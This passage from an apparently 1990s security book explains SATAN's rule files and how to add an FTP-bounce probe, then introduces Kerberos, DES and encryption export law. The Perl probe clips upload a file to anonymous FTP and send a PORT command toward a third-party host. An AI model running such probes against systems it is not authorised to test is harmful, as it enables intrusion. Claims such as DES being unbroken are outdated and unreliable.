When making a scan, SATAN first examines vulnerabilities that are explicitly listed in the scan level of the satan.cf file. The scan level can indicate optional checks for a vulnerability by

listing it with a ?. This means that SATAN will check the rulesets to see whether this specific vulnerability scan should be done, based on information that has already been gathered.

For example, the light scan includes showmount.satan? after the rpc.satan entry. This means that the showmount.satan script is run only if the mount service is available on the target system, and this information is available as a result of the rpc.satan output. This conditional execution can speed up the execution of SATAN by avoiding unnecessary tests.

Six files in the rules directory constitute the rulesets for SATAN: drop, facts, hosttype, services, todo, and trust.

drop

The *drop file* is used to determine which facts should be ignored. It currently ships with only a single rule: ignore NFS-exported /cdrom directories. Note that cdrom directories that are NFS-exported but are not named /cdrom are not dropped from the facts database.

The entries in this file use PERL condition matching against each a SATAN fact. The single rule included in the drop file is

```
$text =~ /exports \/cdrom/i
```

This rule says that the record should be dropped if the $text field contains exports /cdrom, because that is the field between the //. Note that the i at the end indicates that the search should be case-insensitive.

facts

The facts file deduces new facts based on existing data. Each entry consists of a condition, which is another PERL search condition that is applied against SATAN facts and a fact that is added to the facts file if that condition evaluates to true.

An example clarifies this structure:

```
/runs rexd/     $target¦assert¦a¦us¦ANY@$target¦ANY@ANY¦REXD access¦rexd is
➥vulnerable
```

This entry indicates that if a SATAN record includes the text runs rexd, a new SATAN fact is added (assert) to the facts file: this fact says that the $target that has a runs rexd entry (as a result of the rpc.satan scan) is vulnerable.

The remaining entries in the default SATAN `facts file look for old sendmail versions`, old ftpd versions, and the existence of a modem on a TCP port.

A recent problem with telnetd programs from various manufacturers permitted remote users to pass environment variables, such as shared library information, to the telnetd. If this problem could be detected by the banner given by a vendor's telnetd, this vulnerability could be detected by adding an entry into this facts file. Unfortunately, most vendors do not put version

information into the telnetd banner, but as an example imagine that vendor XYZ include an RCS string of 1.2.3.4. Then, an entry such as this might be reasonable:

```
/XYZ m2 V5R4 1.2.3.4/
$target¦assert¦a¦uw¦ANY@$target¦ANY@ANY¦Telnetd access¦telnetd is vulnerable
```

This is making further assumptions about the problem that may or may not be accurate; the example is just for illustration of the process.

hosttype

The *hosttype file* provides rules that allow SATAN to recognize host types based on the banners returned from telnetd, ftpd, and sendmail.

The file consists of a major section (CLASS class_name) that is just used for reporting, followed by the real rules. Each rule is another PERL condition, which is used to try to match against fact records, and the hosttype, which is the conclusion that results if the PERL condition evaluates to true.

Looking at the Ultrix CLASS of the satan-1.1.1/rules/hosttype, three rules are used to identify various versions of Ultrix:

```
CLASS Ultrix
/ultrix[\/v ]+([.0-9]+[A-Z]*)/i                "Ultrix $1"
/ultrix version 4/i && length(HOSTTYPE) <= 6  "Ultrix 4"
UNKNOWN && /ultrix/i                           "Ultrix"
```

Notice that version information can be extracted from the match using the standard PERL matching parameters. In the first case, the $1 corresponds to the information that matches to those parts inside the ().

services

The *services file* classifies hosts by services, to make reports more suitable for reading. The file is broken into two parts: SERVERS and CLIENTS. Each rule consists of a PERL matching condition that has access to the facts database and can reference each part of a fact using the variable names such as $service or $text. If that rule evaluates to true, the second field is assumed to be provided (if under SERVER) or used (if under CLIENT). A third field can specify a hostname; if not specified, SATAN assumes that the $target of the current fact record is the hostname.

Here is an example from the satan-1.1.1/rules/services file:

```
/offers gopher/                          Gopher
/offers http/                            WWW
```

Notice that this services file is used by SATAN when generating a Results screen or a report. The output from the conclusions drawn by these rules is not stored in any file.

todo

The *todo file* specifies probes to try based on existing facts. Each rule consists of a condition, once again a PERL matching statement, a target to probe, the tool to use in the probe, and any arguments needed for that tool.

Here is an example from the satan-1.1.1/rules/todo file:

```
$service eq "ypserv"          $target "ypbind.satan"
$service eq "rexd"            $target "rex.satan"
```

The rules indicate that if the $service field of a record in the SATAN facts database is either "ypserv" or "rexd", SATAN should run either "ypbind.satan" or "rex.satan" against the $target indicated in that record.

This file can be used for expansion of SATAN. If, for example, a user would find a vulnerability against the echo service, the user could create an echo.satan tool and add an entry such as this:

```
$service eq "echo"            $target "echo.satan"
```

trust

The *trust file* contains rules that are used by SATAN to classify hosts on the basis of trust. The first field is a PERL matching condition that is applied against each fact record, whereas the second field is the conclusion drawn if the first field evaluates to true.

Here is an example from the satan-1.1.1/rules/trust file:

```
$text =~ / mounts \S+/              NFS export
/serves nis domain/                  NIS client
```

The first entry indicates that if the $text field of a fact contains the word mounts followed by a string, this system is exporting NFS file systems. The second entry indicates that if the fact contains the text serves nis domain, this system trusts NIS clients.

Extending SATAN

A new probe can be added to SATAN by creating a new .satan tool and putting it into the bin/ directory. Then the tool name must be explicitly added to the satan.cf file under a scan level. The tool can be conditionally invoked using the rulesets, if so desired, as discussed previously, by added it to the satan.cf using a trailing ?. Finally, ruleset changes can be added, if so desired, and new documentation describing the vulnerability and how to deal with it is a worthwhile addition.

You might extend SATAN to search for the FTP server bounce problem described earlier in this chapter. The goal of ftpbounce.satan is to see if the remote ftpd server permits a client to

specify any remote client IP address and TCP port to receive a file transfer. If the remote ftpd permits a PORT command with an IP address that is different from the originating source, and a TCP port that is reserved, the ftpd is open to this problem.

The quickest way to make ftpbounce.satan is to copy ftp.satan to ftpbounce.satan and make appropriate modifications. (Each .satan tool must output fact records, and using the existing approach from current .satan tools makes this quite easy.) Here is a clip from ftp.satan:

```
open(FTP, "$FTP -nv <<EOF
open $target
quote user anonymous
quote pass -satan\@
cd /
put /etc/group $$.foo
dele $$.foo
quit
EOF ¦") ¦¦ die "cannot run $FTP";
while(<FTP>) {
    if (defined($opt_v)) {
        print;
    }
    if (/^230/) {
```

This just needs to be modified to look for a 200 reply to an attempt to send a PORT command, as shown in this clip:

```
open(FTP, "$FTP -nv <<EOF
open $target
quote user ftp
quote pass -satan\@
quote port 1,2,3,4,0,25
quit
EOF ¦") ¦¦ die "cannot run $FTP";
while(<FTP>) {
    if (defined($opt_v)) {
        print;
    }
    if (/^200 PORT command successful/) {
        $status = "a";
        $severity = "x";
        $trustee = "";
        $trusted = "";
        $service_output = "BOUNCE";
        $text = "offers ftp server bounce";
```

Now the ftpbounce.satan script is ready to be listed in the heavy scan listing in satan.cf. At this point, an HTML document describing the fix ("Get the patch from a vendor, or the latest wu-ftpd") should be added into the links available on the tutorials Web page. Lastly, the ftpbounce.satan tool and the new Web pages should be sent to the creators of SATAN for inclusion into new versions of the program. (Send the changes to `satan@fish.com`.)

The tool does not have to be written in PERL. It can be written in any language as long it takes an argument specifying the target name and emits records that comply to the facts database format. It is possible to use hybrid tools, and SATAN does this: many of the .satan tools are written in PERL but call compiled programs, such as nfs-chk (which is written in C).

Long-Term Benefits of Using SATAN

SATAN can be a worthwhile tool for security administrators in managing the security of a network of systems that are maintained by a distributed group of owners. SATAN can be used to assist security administrators in enforcing company policies, such as preventing unrestricted NFS exports or X server access. The reality of most organizations involves the fact that it is difficult to enforce such software policies without regular auditing. SATAN can be used to do such auditing remotely. SATAN also provides a convenient framework for the addition of new network vulnerability scans.

Works Cited

Alighieri, Dante. *Inferno*. Norton Anthology of World Masterpieces, Volume 1, 4th Edition. W.W. Norton & Company, New York, 1979.

Belgers, Walter. "Unix Password Security," available from `ftp://ftp.win.tue.nl/pub/security/UNIX-password-security.txt.Z`; INTERNET.

Bellovin, Steven M. "Security Problems in the TCP/IP Protocol Suite," 1993, available from `ftp://ftp.research.att.com/dist/internet_security/ipext.ps.Z`; INTERNET.

Farmer, Dan and Wietse Venema. "Improving the Security of Your Site by Breaking Into It," 1993, available from `ftp://ftp.win.tue.nl/pub/security/admin-guide-to-cracking.101.Z`; INTERNET.

Fisher, John. "CIAC Bulletin G-4: X Authentication Vulnerability," 1995, available from `http://ciac.llnl.gov`; INTERNET.

Carl Landwehr et al., "A Taxonomy of Computer Program Security Flaws, with Examples," Naval Research Laboratory, NRL/FR/5542—93-9591, 1993.

Leopold, George. "Infowar: Can bits really replace bullets?" *EE Times*, Nov 6, 1995.

Schuba, Christopher and Eugene Spafford. "Addressing Weaknesses in the Domain Name System Protocol," 1993, available from `ftp://coast.cs.purdue.edu/pub`; INTERNET.

U.S. Department of Defense, Trusted Computer System Evaluation Criteria, 1985a, available from `ftp://ftp.cert.org/pub/info/orange-book.Z`; INTERNET.

CHAPTER 9

Kerberos

A conventional time-sharing system requires a prospective user to provide an identity, and to authenticate that identity before using its services. A network that connects prospective clients with services has a corresponding need to identify and authenticate its clients. One approach is for the service to trust the authentication performed by the client system. The Unix network applications lpr and rcp, for example, trust the user's workstation to reliably authenticate its clients.

Unfortunately, a workstation is under the complete control of its user. The user can replace the operating system, or even replace the machine itself. A secure network service cannot rely on the integrity of the workstation to perform a reliable authentication.

Kerberos is a network authentication system developed at MIT to address this problem. It enables users communicating over networks to prove their identity to each other while optionally preventing eavesdropping or replay attacks. It provides data secrecy using encryption. Kerberos provides real-time authentication in an insecure distributed environment.

Note Kerberos is a North American technology; because of export restrictions it is not available outside of North America. To solve the same problems and to provide European companies with a compatible product, another project has been started in Europe. Their product is called SESAME, and is fully compatible with Kerberos Version 5.

How Kerberos Works

The Kerberos model is based on a trusted third-party authentication protocol. The original design and implementation of Kerberos was the work of MIT Project Athena staff members. Kerberos is publicly available and has seen wide use.

Kerberos works by providing users or services with "tickets" that they can use to identify themselves, and secret, cryptographic keys for secure communication with network resources. A ticket, which is a sequence of a few hundred bytes, can be embedded in virtually any network protocol. This enables the processes implementing that protocol to be sure about the identity of the principals involved. Although most implementations of Kerberos use TCP/IP, some implementations use other protocols.

Practically speaking, Kerberos usually is used in application-level protocols, such as Telnet or FTP, to provide user-to-host security. Data stream mechanisms, such as SOCK_STREAM or RPC, can also use it as the implicit authentication system. At a lower level, Kerberos also can be used for host-to-host security in protocols such as IP, UDP, or TCP—although such implementations are rare.

Kerberos is only a part of a security implementation. A full security implementation requires authentication, assurance, security policy, and documentation. Kerberos provides services in the first two areas:

- It provides mutual authentication and secure communication between principals on an open network.
- It manufactures secret keys for any requester and provides a mechanism for these secret keys to be safely propagated through the network.

Using Kerberos on time-sharing machines greatly weakens its protections. A user's tickets are only as secure as the "root" account. Dumb terminals and most X terminals do not understand the Kerberos protocol. Using Kerberos to authenticate to the local workstation is easily circumvented.

In a Kerberos system, a designated site on the network, called the *Kerberos authentication server*, performs centralized key management and administrative functions. The server maintains a database that contains all users' secret keys. It generates session keys whenever two users want to communicate securely and authenticates the identity of a user who requests secured network services.

Like other secret-key systems, Kerberos requires trust in a third party—the Kerberos authentication server in this case. If the server is compromised, the integrity of the whole system fails.

The Kerberos Network

Kerberos divides the network into security domains, called *realms*. Each realm has its own authentication server, and implements its own security policy. This allows organizations implementing Kerberos to have different levels of security for different information classes within the organization. A realm can accept authentications from other realms or not accept them without a re-authentication if the information security policy requires re-authentication.

Realms are hierarchical. That is, each realm may have child realms, and each realm may have a parent. This structure allows realms that have no direct contact to share authentication information. If an organization has a corporate-wide user naming policy, for example, it is possible for a user authenticating in one Kerberos realm to connect to a computer in another realm without requiring re-authentication. This is true even if logically there is no direct connection between the two realms. Specifically, if an organization ABC.COM has installed Kerberos, it may have created departmental realms PAYROLL and RESEARCH (see fig. 9.1). If a user authenticates to the realm RESEARCH.ABC.COM and wants to use information from PAYROLL.ABC.COM, there is no need to re-authenticate. The user identity is passed between the realms by way of the parent realm ABC.COM. Because both realms are part of the same organization, they can trust each other.




Figure 9.1
Kerberos realm hierarchy.

On the other hand, if a user authenticates to DEF.COM and wants to use information from RESEARCH.ABC.COM, Kerberos can require the user to re-authenticate to an authentication server within ABC.COM before sharing information. Because Kerberos provides secure authentication and encryption, this communication can take place securely over the Internet, a public, hostile network. If the two companies want to accept each other's authentication, the two root Kerberos servers ABC.COM and DEF.COM need to share an encryption key. Because the Kerberos naming convention supports Internet domain names, a Kerberos user at DEF.COM can authenticate as a user to ABC.COM even if the two Kerberoses cannot directly share authentications.

RFCs

An RFC is a request for comment. This is a mechanism used to distribute ideas for standards in the internetworking industry. The RFC describes the protocol or standard the issuer would like to see adopted. Earlier versions of Kerberos were not described in RFCs. RFC 1510, however, describes version 5 of Kerberos.

RFC 1510

This document gives an overview and specification of version 5 of the protocol for the Kerberos network authentication system. It is available from the following:

```
ftp://ftp.isi.edu/in-notes/rfc1510.txt
```

Much of the information in this chapter is based on RFC 1510, and some portions are directly extracted from the RFC.

Goals of Kerberos

The design of Kerberos has goals in three areas: authentication, authorization, and accounting. In addition, any function that benefits from the secure distribution of encryption keys will benefit.

There is much discussion in the security industry of how particular systems fit into the government-trusted host classification system. Kerberos by itself does not fit into the trust classifications because it does not offer a full security environment. It can, however, be used as a component when building a secure network. Kerberos provides an authentication mechanism and encryption tools that can be used to implement a secure networking environment.

Authentication

Any user can make a claim to an ID. The authentication process tests this claim. During basic authentication, the user is asked to provide a password. During enhanced authentication, the user is asked to use a piece of hardware (a token) assigned to the legitimate owner of that ID.

Alternatively, the user can be asked to provide biometric measurements (thumbprints, voiceprints, or retinal scans) to authenticate the claim to that ID.

Kerberos' goal is to remove authentication from the insecure workstation to a centralized authentication server. This authentication server can be physically secured, and can be controlled to ensure its reliability. This ensures that all users within a Kerberos realm have been authenticated to the same standard or policy.

Authorization

After a user has been authenticated, the application or network service can administrate authorization. It looks at the requested resource or application function and verifies that the owner of the ID has permission to use the resource or perform the application function.

Kerberos' goal is to provide a trusted authentication of the ID on which a system can base its authorizations.

Accounting

The goal of accounting is to support quotas charged against the client (to limit consumption) and/or charges based on consumption. In addition, accounting audits users' activities to ensure that responsibility for an action can be traced to the initiator of the action. Auditing, for example, can trace the originator of an invoice back to the individual who entered it into the system.

Security of the accounting and auditing system is important. If an intruder is able to modify accounting and auditing information, it is no longer possible to ensure that a user is responsible for his/her actions.

The goal of Kerberos is to permit attachment of an integrated, secure, reliable accounting system.

How Authentication Works

Kerberos performs authentication as a trusted third-party authentication service using shared secret key cryptography.

The authentication process proceeds as follows:

1. A client sends a request to the authentication server, requesting "credentials" for a given application server (see fig. 9.2 [Message 1]).

   These credentials can be directly for an application server or for a Ticket Granting Server.

2. The authentication server responds with these credentials, encrypted in the client's key (see fig. 9.2 [Message 2]).

   The credentials consist of the following:

   - A "ticket" for the server.
   - A temporary encryption key (called a *session key*).

3. If the ticket is for a Ticket Granting Server, the client then requests a ticket for the application server from the Ticket Granting Server (see fig. 9.2 [Message 3]).

4. The Ticket Granting Server replies with a ticket for the application server (see fig. 9.2 [Message 4]).

5. The client transmits the ticket (which contains the client's identity and a copy of the session key, all encrypted in the server's key) to the application server (see fig. 9.2 [Message 5]).

6. The session key, now shared by the client and application server, is used to authenticate the client, and can be used to authenticate the server (see fig. 9.2 [Message 6]).

   It also can be used to encrypt further communication between the two parties or to exchange a separate subsession key to encrypt further communication.




Figure 9.2
Kerberos authentication protocol.

An implementation consists of one or more authentication servers running on physically secure hosts. Each authentication server maintains a database of principals (that is, users and servers) and their secret keys. Code libraries on the server provide encryption and implement the Kerberos protocol. Before a typical network can add authentication to its transactions, it adds

calls to the Kerberos library, which results in the transmission of the necessary messages to achieve authentication.

A client can use two methods for asking a Kerberos server for credentials.

- Client sends a cleartext request for a ticket for the desired function server to the function server. The reply is sent encrypted in the client's secret key. Usually, this request is for a Ticket Granting Ticket that can be used later with the Ticket Granting Server.
- Client sends a request to the Ticket Granting Server in the same manner as when contacting any other application server that requires Kerberos credentials. The reply is encrypted in the session key from the Ticket Granting Ticket.

After credentials are obtained, they can be used to establish the level of security the application requests:

- Verify the identity of the principals in a transaction
- Ensure the integrity of messages exchanged between them
- Preserve privacy of the messages

The application can choose whatever level of protection it deems necessary. The level of security chosen for a particular transaction depends upon the security policy being implemented by the application.

To verify the identities of the principals in a transaction, the client transmits the ticket to the function server. The ticket is sent in cleartext (cleartext is readable by anyone who chooses to look at the message). Parts of it are encrypted, but this encryption doesn't thwart replay. An attacker could intercept it and reuse it. So, additional information accompanies the message to prove it originated at the principal to whom the ticket was issued. This information, called an *authenticator*, is encrypted in the session key, and includes a timestamp. The timestamp proves that the message was generated recently and is not a replay. Encrypting the authenticator in the session key proves that a party possessing the session key generated it. Because no one except the requesting principal and the server know the session key (it never travels over the network in the clear), this guarantees the identity of the client.

The integrity of the messages exchanged between principals can be guaranteed using the session key. This approach provides detection both of replay attacks and message stream modification attacks, by generating and transmitting a collision-proof checksum called a *hash* or *digest* of the client's message, keyed with the session key. Checksums are discussed later in this chapter.

Privacy and integrity of the messages exchanged between principals can be secured by using the session key passed in the ticket and contained in the credentials to encrypt the data to be passed.

Authentication exchanges require read-only access to the Kerberos database. Sometimes the entries in the database must be modified, however, such as when adding new principals or changing a principal's key. Modification of entries is done using a protocol between a client and a third Kerberos server, the Kerberos Administration Server. The administration protocol is not described here. Another protocol concerns maintaining multiple copies of the Kerberos database, but it's an implementation detail and can vary to support different database technologies.

What Kerberos Doesn't Do

Kerberos doesn't solve denial of service attacks. These protocols have places in which an intruder can prevent an application from participating in the proper authentication steps. Detection and solution of such attacks, some of which can appear to be common failure modes for the system, usually is best left to the human administrators and users.

Principals must keep their secret keys secret. If an intruder somehow steals a principal's key, the villain can masquerade as that principal or impersonate any server to the legitimate principal.

Kerberos doesn't solve password-guessing attacks. If a user chooses a poor password, an attacker can successfully mount an off-line dictionary attack. The attacker attempts to decrypt repeatedly, employing successive entries from a dictionary, messages encrypted under a key derived from the user's password.

Kerberos is also vulnerable to clock synchronization attacks. Each host on the network must have a clock "loosely synchronized" to the time of the other hosts. This synchronization serves to reduce the bookkeeping needs of application servers when they perform replay detection. The degree of "looseness" can be configured per server. If the clocks are synchronized over the network, the clock synchronization protocol must itself be secured from network attackers.

Principal identifiers should not be recycled. A typical mode of access control uses Access Control Lists to grant permissions to particular principals. An Access Control List is attached to any object that requires restricted access. The list should consist only of principal identifiers, although group identifiers are ususally allowed. When a user wants to make use of the object, the operating system checks the Access Control List. If the user is listed as an authorized principal, access is granted. If a stale list entry remains for a deleted principal and the principal identifier is reused, the new principal inherits rights specified in the stale entry. Not reusing principal identifiers erases the danger of inadvertent access. Kerberos does not at this time coordinate or manage Access Control Lists. This entire problem is refered to as object reuse. Any system that wants to be governemt security certified must control object reuse and prevent it from occurring.

Encryption

Kerberos uses encryption to protect information passing over the network. *Encryption* is the transformation of data into a form no one can read without the key, for the purpose of ensuring privacy by keeping the information hidden from anyone for whom it is not intended, even if they can see the encrypted data.

An *encryption system* is a set of rules or operations to be applied to the message. The rules require a randomizing seed or starting point, called a *key*. The original message is called *plaintext*. The disguised message is called *ciphertext*.

Note Encryption is a procedure to convert plaintext into ciphertext, and decryption is a procedure to convert ciphertext into plaintext.

Encryption systems can be patented. Many encryption systems have been patented, including DES and RSA. The basic ideas of public-key encryption are contained in U.S. Patent 4,200,770, by M. Hellman, W. Diffie, and R. Merkle, issued 4/29/80 and in U.S. Patent 4,218,582, by M. Hellman and R. Merkle, issued 8/19/80. Similar patents have been issued throughout the world. Public Key Partners, of Sunnyvale, California holds exclusive licensing rights to both patents, as well as the rights to the RSA patent.

The encryption systems in use in Kerberos and most publicly available encryption systems (such as PGP) are patented. Any commercial implementation of Kerberos will be subject to the license granted for the encryption system.

NSA or other intelligence or defense agencies have intervened to block some patent applications for encryption systems, under the authority of the Invention Secrecy Act of 1940 and the National Security Act of 1947.

The NSA is the U.S. government's official communications security body. The NSA has a mandate to listen to and decode all foreign communications of interest to the security of the United States. The NSA is the largest employer of mathematicians and the largest purchaser of computer hardware in the world. The NSA probably possesses encryption expertise many years ahead of the public state of the art, and undoubtedly can break many of the systems used in practice. For reasons of national security, almost all information about the NSA is classified. It also has used its power to slow the spread of publicly available encryption, to prevent national enemies from employing methods too strong for the NSA to break.

As the premier cryptographic government agency, the NSA has enormous financial and computer resources. Developments in encryption achieved at the NSA are not made public. This secrecy has led to many rumors about the NSA's capability to break popular cryptosystems like DES and that the NSA secretly has placed weaknesses, called trapdoors, in DES. These rumors have never been proved or disproved, and the criteria the NSA uses to select encryption standards never have been made public.

The NSA exerts influence over commercial cryptography in several ways. First, it controls the export of cryptography from the U.S. The NSA generally does not approve export of products used for encryption unless the key size is strictly limited. It does, however, approve for export any products used for authentication only, no matter how large the key size, as long as the product cannot be converted to be used for encryption. The NSA also has blocked encryption methods from being published or patented, citing a national security threat. Additionally, the NSA serves an advisory role to NIST (National Institute of Standards and Technology, a division of the U.S. Department of Commerce) in the evaluation and selection of official U.S. government computer security standards. In this capacity, it has played a prominent role in the selection of DES. The NSA also can exert market pressure on U.S. companies to produce (or refrain from producing) encryption products, because the NSA itself often is a major customer for these same companies.

The governments of Canada and the United States have synchronized their policies on export of encryption. As a result, any distribution of encryption that is legal within the U.S. is also legal into Canada. Canadians wanting to export encryption to a third country must go through the same applications for an export license with the Canadian government.

Private, Public, Secret, or Shared Key Encryption

There is a wide range of terminology in use for only two concepts. Here are the concepts:

- **Secret.** An algorithm that depends on a key that must remain private is a *secret key system*. Kerberos uses DES, which is a secret key system, to encrypt information. Because Kerberos shares the secret key among a small group of principals, it is often referred to as a *shared secret key system*.

- **Public.** An algorithm that permits a key to be published is called a *public key system.* PGP uses RSA, which is a *public key encryption system*.

If a system depends on a secret key, the intention clearly is to prevent usage by anyone who lacks the key. Any message encrypted with a secret key may only be decrypted by the holder of the secret key.

A public key system is actually a dual key system. Each key consists of two parts, a secret part held by a single individual, and a public part that may be published to the world. Anyone with the public key may encrypt a message to the holder of the private key, and be confident that only one individual has access to the message. In the other direction, the holder of the private part may encrypt a message and send it to the world. Anyone who decrypts the message with the public part of the key can be confident that the message could only have originated from one individual. By combining the two systems and double encrypting a message, it is possible to send a message to a single individual and provide the recipient with confidence that the message could only have originated from one person.

The primary advantage of public-key cryptography is increased security. The private keys do not need to be transmitted or revealed to anyone. In a secret-key system, by contrast, the potential always exists for an enemy to discover the secret key during transmission.

A disadvantage of using public-key cryptography for encryption is speed. Certain popular secret-key encryption methods are significantly faster than any currently available public-key encryption methods.

With recent advances in the speed of computer hardware, the trade-off between speed and security is leaning toward the public key-based systems. Although Kerberos can be implemented with a public key encryption system, the option to encrypt all data between principals leaves the potential for very large amounts of encryption to take place. It is only when you plan to encrypt large volumes of data that a shared secret key system starts to become the better choice. With this in mind, Kerberos has been designed to handle the problem of secure distribution of secret keys.

Private or Secret Key Encryption

A secret-key encryption system consists of an encryption function and a decryption function. The encryption function uses the key to generate a mapping of the plaintext into the ciphertext. In the reverse, the decryption system takes the same key to generate a mapping of the ciphertext back into the plaintext. Such systems, in which the same key value is used to encrypt and decrypt, also are known as *symmetric cryptosystems*.

Although many secret key encryption systems are around, the most well-known system is DES.

DES and Its Variations

Originally developed by IBM, DES stands for Data Encryption Standard, an encryption block cipher. The U.S. government defined and endorsed it in 1977 as an official standard. The details can be found in the official FIPS (Federal Information Processing Standards) publication. DES has been studied extensively over the past 18 years and is the most well-known and widely used encryption system in the world.

DES is a secret-key, symmetric cryptosystem. When DES is used for communication, the sender and receiver both must know the same secret key, because it's used to encrypt *and* decrypt the message. DES was designed to be implemented in hardware operates relatively fast (compared to other encryption systems) on 64-bit blocks with a 56-bit key. It works well for *bulk encryption*, that is, for encrypting a large set of data.

DES has been recertified as an official U.S. government encryption standard every five years. The government last recertified DES in 1993, but has indicated that it might not recertify it again.

As far as is known, DES never has been broken with a practical attack, despite the efforts of many researchers over many years. The obvious method of attack is a brute-force exhaustive search of the key space. This takes 2^{55} steps on average. Early on, someone suggested that a rich and powerful enemy could build a special-purpose computer capable of breaking DES by exhaustive search in a reasonable amount of time. Wiener estimated the cost of a specialized computer to perform such an exhaustive search at one million dollars—a sum within the budget of a moderate-sized corporation, or a special interest group. Martin Hellman later showed a time-memory trade-off that provides improvement over exhaustive search if memory space is plentiful, after an exhaustive precomputation. These ideas have fostered doubts about the security of DES. Accusations also flew that the NSA had intentionally weakened DES.

The consensus is that DES, used properly, is secure against all but the most powerful enemies. Triple encryption DES might be secure against anyone at all. Biham and Shamir have stated that they consider DES secure.

When using DES, several practical considerations can affect the security of the encrypted data. One should change DES keys frequently, to prevent attacks that require sustained data analysis. In a communications context, the sender or receiver must find a secure way to communicate the DES key to the other.

DES can be used for encryption in several officially defined modes. The U.S. Department of Commerce Federal Information Processing Standard 81, published in 1980, defines the four standard modes of operation (and numerous nonstandard ones, as well). Some are more secure than others. The four standard modes are as follows:

- **ECB (Electronic Codebook).** Encrypts each 64-bit block of plaintext consecutively under the same 56-bit DES key. This is the least secure method of implementing DES.
- **CBC (Cipher Block Chaining).** Each 64-bit plaintext block is XORed with the previous ciphertext block before being encrypted with the DES key. Thus, the encryption of each block depends on previous blocks and the same 64-bit plaintext block encrypts to different ciphertext, depending on its context in the overall message. CBC mode helps protect against certain attacks, although not against exhaustive search or differential cryptanalysis.
- **CFB (Cipher Feedback).** Allows DES with block lengths less than 64 bits. It uses the previously generated cyphertext as input to DES to create a randomizer to combine with the next block of plaintext. In practice, CBC is the most widely used mode of DES, specified in several standards, including Kerberos.
- **OFB (Output Feedback Mode).** Is the same as CFB except it does not re-encrypt the cypherblock before using it as a randomizer. OFB is not as secure as CFB.

FIPS 46-1 (the federal standard defining DES) says, "The algorithm specified in this standard is to be implemented using hardware (not software) technology. Software implementations in

general purpose computers are not in compliance with this standard." Despite this, software implementations abound, and are used by government agencies.

Encryption Export Issues

All cryptographic products need export licenses from the State Department, acting under authority of the International Traffic in Arms Regulation (ITAR). ITAR defines cryptographic devices, including software, as munitions. The U.S. government has historically been reluctant to grant export licenses for encryption products it sees as stronger than a certain non-publicly assigned level. Under current regulations, a vendor seeking to export a product using cryptography first submits a request to the State Department's Defense Trade Control office. Export jurisdiction then can be passed to the Department of Commerce, whose export procedures generally are simple and efficient. If jurisdiction remains with the State Department, then further (perhaps lengthy) review must occur before export can be approved or denied. The NSA sometimes becomes directly involved at this point. The details of the export approval process change frequently.

The NSA has de facto control over export of cryptographic products. The State Department does not grant licenses without NSA approval and routinely grants them whenever NSA does approve. Therefore, policy decisions concerning exporting cryptography ultimately rest with the NSA.

The NSA's stated policy is not to restrict export of cryptography for authentication. Its concern lies only with the use of cryptography for privacy. A vendor seeking to export a product for authentication is granted an export license only so long as it can demonstrate that the product cannot be easily modified for encryption. This is true even for very strong systems, such as RSA with large key sizes. Furthermore, the bureaucratic procedures are simpler for authentication products than for privacy products. An authentication product needs NSA and State Department approval only once, whereas an encryption product could need approval for every sale or every product revision.

The U.S. State Department and the NSA strictly regulates export of DES, in hardware or software. The government rarely approves export of DES, although DES is widely available overseas. Software developers in many countries have produced DES products from the published specifications. These products are functionally compatible with U.S. products. Financial institutions and foreign subsidiaries of U.S. companies are exceptions.

Export policy currently is a matter of great controversy. Many software and hardware vendors consider current export regulations overly restrictive and burdensome. The Software Publishers Association (SPA), a software industry group, has recently been negotiating with the government to get export license restrictions eased. One agreement was reached that allows simplified procedures for export of two bulk encryption ciphers, RC2 and RC4, when the key size is limited. Also, export policy is less restrictive for foreign subsidiaries and overseas offices of U.S. companies.

In March 1992, the Computer Security and Privacy Advisory Board voted unanimously to recommend a national review of cryptography policy, including export policy. The Board is an official advisory board whose members are drawn from the government and the private sector. The Board stated that a public debate is the only way to reach a consensus policy to best satisfy competing interests. National security and law enforcement agencies like restrictions on cryptography, especially for export, whereas other government agencies and private industry want greater freedom for using and exporting cryptography. Export policy has traditionally been decided solely by agencies concerned with national security, without much input from those who want to encourage commerce in cryptography. U.S. export policy could undergo significant changes in the next few years.

Note The legal status of encryption in many countries has been placed on the World Wide Web. You can access it using the following URL:

`http://web.cnam.fr/Network/Crypto/`

In much of the civilized world, encryption is legal or at least tolerated. In some countries, however, such activities can land you before a firing squad! Check with the laws in your country before you use any encryption product. Some countries in which encryption is illegal are Russia, France, Iran, and Iraq.

Encryption and Checksum Specifications

The Kerberos protocols described in the RFC are designed to use stream encryption ciphers, such as the Data Encryption Standard (DES), in conjunction with block chaining and checksum methods. Encryption is used to prove the identities of the network entities participating in message exchanges. The Key Distribution Center for each realm is trusted by all principals registered in that realm to store a secret key in confidence. Proof of knowledge of this secret key is used to verify the authenticity of a principal.

